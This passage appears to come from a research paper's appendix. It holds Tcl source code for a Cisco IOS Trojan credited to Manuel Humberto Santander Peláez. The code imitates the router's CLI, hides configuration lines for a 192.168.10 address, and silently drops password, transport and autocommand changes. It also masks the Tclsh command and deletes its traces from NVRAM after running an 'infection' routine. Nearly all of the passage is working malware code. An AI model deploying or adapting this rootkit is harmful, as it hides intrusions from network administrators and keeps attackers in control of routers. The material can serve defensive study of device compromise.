                        } else {
                                if {[string match "*ip address 192.168.10*" $datos]} {                              #If line has "ip
                                                                                                                    address
                                                                                                                    192.168.10",
                                                                                                                    don't show it

                                } else {
                                        puts $datos
                                }
                        }
                }
                gets $vf datos
        }
        close $vf
        file delete NVRAM:shrconf.txt                                                                               #Delete the
                                                                                                                    created file from
                                                                                                                    NVRAM

}

proc conf_t {} {                                                                                                    #"configure
                                                                                                                    terminal" Trojan
                                                                                                                    command
        fconfigure stdout -buffering none
```

```
set c_prompt [info hostname]
append c_prompt "(config)#"
puts "Enter configuration commands, one per line.  End with CNTL/Z."
puts -nonewline $c_prompt
set comando [getInput]
while {[string compare $comando "exit"]} {
        if {[string match "int*" $comando]} {                                   #If configuring an interface

                set i_prompt [info hostname]
                append i_prompt "(config-if)#"
                puts -nonewline $i_prompt
                set i_comando [getInput]
                while {[string compare $i_comando "exit"]} {
                        if {[catch {ios_config "$comando" "$i_comando"} e]} {   #Configure the parameter received from keyboard

                                puts $e
                        }
                        puts -nonewline $i_prompt
                        set i_comando [getInput]
                }
        } else {
                if {[string match "router *" $comando]} {                       #If configuring a routing protocol

                        set r_prompt [info hostname]
                        append r_prompt "(config-router)#"
                        puts -nonewline $r_prompt
                        set r_comando [getInput]
                        while {[string compare $r_comando "exit"]} {
                                if {[catch {ios_config "$comando" "$r_comando"} e]} {   #Configure the parameter received from keyboard

                                        puts $e
                                }
                                puts -nonewline $r_prompt
                                set r_comando [getInput]
                        }
                } else {
                        if {[string match "lin *" $comando]} {                  #If configuring a line

                                set l_prompt [info hostname]
                                append l_prompt "(config-line)#"
                                puts -nonewline $l_prompt
                                set l_comando [getInput]
                                while {[string compare $l_comando "exit"]} {
                                        if {[string match "*transport*" $l_comando]} {  #If command is "transport", don't do anything

                                        }
                                        else
                                        {
                                                if {[string match "*password*" $l_comando]}     #If command is "password", don't do anything
                                                {

                                                } else
                                                {
                                                        if {[string match "*autocommand*" $l_comando]} {        #If command is "autocommand", don't do anything

                                                        } else {
                                                                if {[catch {ios_config "$comando" "$l_comando"} e]} {   #Configure the parameter received from keyboard

                                                                        puts $e
                                                                }
                                                        }
                                                }
```

Manuel Humberto Santander Peláez, manuel@santander.name

```
                                        }
                                        puts -nonewline $r_prompt
                                        set r_comando [getInput]
                                    }
                                } else {
                                        if {[catch {ios_config "$comando"} e]} {                    #Configure the parameter received from keyboard for all other cases
                                                                                                        puts $e
                                        }
                                }
                            }
                }
                puts -nonewline $c_prompt
                set comando [getInput]
        }
}

infection                                                                                           #Execute infection routine

fconfigure stdout -buffering none
set resultado1 ""
set resultado2 ""
set resultado3 ""
set resultado4 ""
set resultado5 ""
set resultado6 ""
set resultado7 ""
set resultado8 ""
set resultado9 ""
set salidafinal ""
set n_prompt [info hostname]
append n_prompt "#"
puts " "
puts -nonewline $n_prompt
set comando [getInput]
while {[string compare $comando "exit"]} {
        regexp "sh(ow|o)? int(erfaces|erface|erfac|erfa|erf|er|e)?" $comando resultado1            #regular expression for "show interfaces"
        regexp "sh(ow|o)? ver(sion|sio|si|s)?" $comando resultado2                                  #regular expression for "show version"
        regexp "sh(ow|o)? conf(iguration|iguratio|igurati|igurat|igura|igur|igu|ig|i)?" $comando resultado3   #regular expression for "show configuration
        regexp "sh(ow|o)? run(ning-config|ning-confi|ning-conf|ning-con|ning-co|ning-c|ning-|ning|nin|ni|n)?" $comando resultado4   #regular expression for "show running-config"
        regexp "sh(ow|o)? ip int(erface|erfac|erfa|erf|er|e)? br(ief|ie|i)?" $comando resultado5    #regular expression for "show ip interface brief"
        regexp "dir nv(ram:|ram|ra|r)?" $comando resultado6                                         #regular expression for "dir NVRAM:"
        regexp "Tcls(h)?" $comando resultado7                                                       #regular expression for "Tclsh"
        regexp "sh(ow|o)? ip ro(ute|ut|u)?" $comando resultado8                                     #regular expression for "show ip route"
        regexp "conf(igure|igur|igu|ig|i)? t(erminal|ermina|ermin|ermi|erm|er|e)?" $comando resultado9   #regular expression for "configure terminal"
```

```
if {[string compare "" $resultado1]} {                                  #If regexp for show interface is true, execute the associated procedure
        sh_int
} else {
    if {[string compare "" $resultado2]} {                              #If regexp for show version is true, execute the associated procedure
        sh_version
    } else {
        if {[string compare "" $resultado3]} {                          #If regexp for show configuration is true, execute the associated procedure
            show_conf
        } else {
            if {[string compare "" $resultado4]} {                      #If regexp for show running-config is true, execute the associated procedure
                show_run_conf
            } else {
                if {[string compare "" $resultado5]} {                  #If regexp for show ip interface brief is true, execute the associated procedure
                    sh_int_brief
                } else {
                    if {[string compare "" $resultado6]} {              #If regexp for dir NVRAM: brief is true, execute the associated procedure
                        dir_NVRAM
                    } else {
                        if {[string compare "" $resultado7]} {          #If regexp for Tclsh is true, show an error to the user
                            puts "
                            "
                            puts "% Invalid input detected at '^' marker."
                            puts "
                            "
                        }
                        else
                        {
                            if {[string compare "" $resultado8]} {      #If regexp for show ip route is true, execute the associated procedure
                                sh_ip_route
                            } else
                            {
```

```
                                                    if {[string compare "" $resultado9]}                    #If regexp for
                                                    {                                                       configure
                                                                                                            terminal is true,
                                                                                                            execute the
                                                                                                            associated
                                                                                                            procedure
                                                            conf_t
                                                    } else {
                                                            if {[catch {set salidafinal [exec $comando]} e]} {      #If any other
                                                                                                                    command is
                                                                                                                    received,
                                                                                                                    execute it
                                                                    puts
                                                                    " "
                                                                    puts "% Invalid input detected at '^'
                                                                    marker."
                                                                    puts
                                                                    " "
                                                            }
                                                    }
                                            }
                                    }
                            }
                    }
            }
        }
        set resultado1 ""
        set resultado2 ""
        set resultado3 ""
        set resultado4 ""
        set resultado5 ""
        set resultado6 ""
        set resultado7 ""
        set resultado8 ""
        set resultado9 ""
        set salidafinal ""
        puts -nonewline $n_prompt
        set comando [getInput]
    }
    exec "exit"
}
iosTrojan
```

Manuel Humberto Santander Peláez, manuel@santander.name